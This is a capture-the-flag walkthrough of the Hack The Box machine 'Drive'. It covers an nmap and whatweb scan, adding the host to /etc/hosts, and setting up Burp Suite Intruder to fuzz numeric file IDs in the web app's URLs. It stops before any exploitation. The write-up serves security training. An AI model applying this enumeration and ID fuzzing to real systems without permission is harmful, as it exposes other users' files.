Drive Htb

We begin with an nmap scan

```
nmap -sC -sV 10.10.11.235
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 21:15 PDT
Nmap scan report for drive.htb (10.10.11.235)
Host is up (0.29s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE    SERVICE VERSION
22/tcp   open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 27:5a:9f:db:91:c3:16:e5:7d:a6:0d:6d:cb:6b:bd:4a (RSA)
|   256 9d:07:6b:c8:47:28:0d:f2:9f:81:f2:b8:c3:a6:78:53 (ECDSA)
|_  256 1d:30:34:9f:79:73:69:bd:f6:67:f3:34:3c:1f:f9:4e (ED25519)
80/tcp   open     http    nginx 1.18.0 (Ubuntu)
|_http-title: Doodle Grive
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp filtered ppp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We see that there are three ports open. 22, 80, and 3000

We can gather additional info with Whatweb

```
$ whatweb 10.10.11.235
```

```
http://10.10.11.235 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.235], RedirectLocation[http://drive.htb/], Title[301 Moved Permanently], nginx[1.18.0]
http://drive.htb/ [200 OK] Bootstrap, Cookies[csrftoken], Country[RESERVED][ZZ], Django, Email[customer-support@drive.htb,support@drive.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.235], JQuery[3.0.0], Script, Title[Doodle Grive], UncommonHeaders[x-content-type-options,referrer-policy,cross-origin-opener-policy], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], nginx[1.18.0]ive.htb/ [200 OK] Bootstrap, Cookies[csrftoken], Country[RESERVED][ZZ], Django, Email[customer-support@drive.htb,support@drive.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.235], JQuery[3.0.0], Script, Title[Doodle Grive], UncommonHeaders[x-content-type-options,referrer-policy,cross-origin-opener-policy], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], nginx[1.18.0]
```


Sometimes a webpage is not immediately accessible by browser

Adding the domain and ip to our /etc/hosts file will solve this issue


$ echo 10.10.11.235 drive.htb | sudo tee -a /etc/hosts
10.10.11.235 drive.htb

$ sudo cat /etc/hosts
127.0.0.1 kali
10.10.11.235 drive.htb


We can now visit the web page




Registering a new user, we are taken to this webpage



Logging in as the user we just created




Once logged in, we reach the following page




We see here that we can either upload a file, or visit the dashboard


The upload page




Dashboard




Exploring the sites functionality, we see that there are several actions we can perform on files, including upload, reserve, and unreserve




We see that we can also search for different files by changing the number in the url




Its time to do some fuzzing. We can use burpsuite intruder to search for file ids by number. First, intercept a GET request with burp suite, and send it to intruder




Select the number id, and click Add§



Define the Payloads settings for the attack
Click Start attack



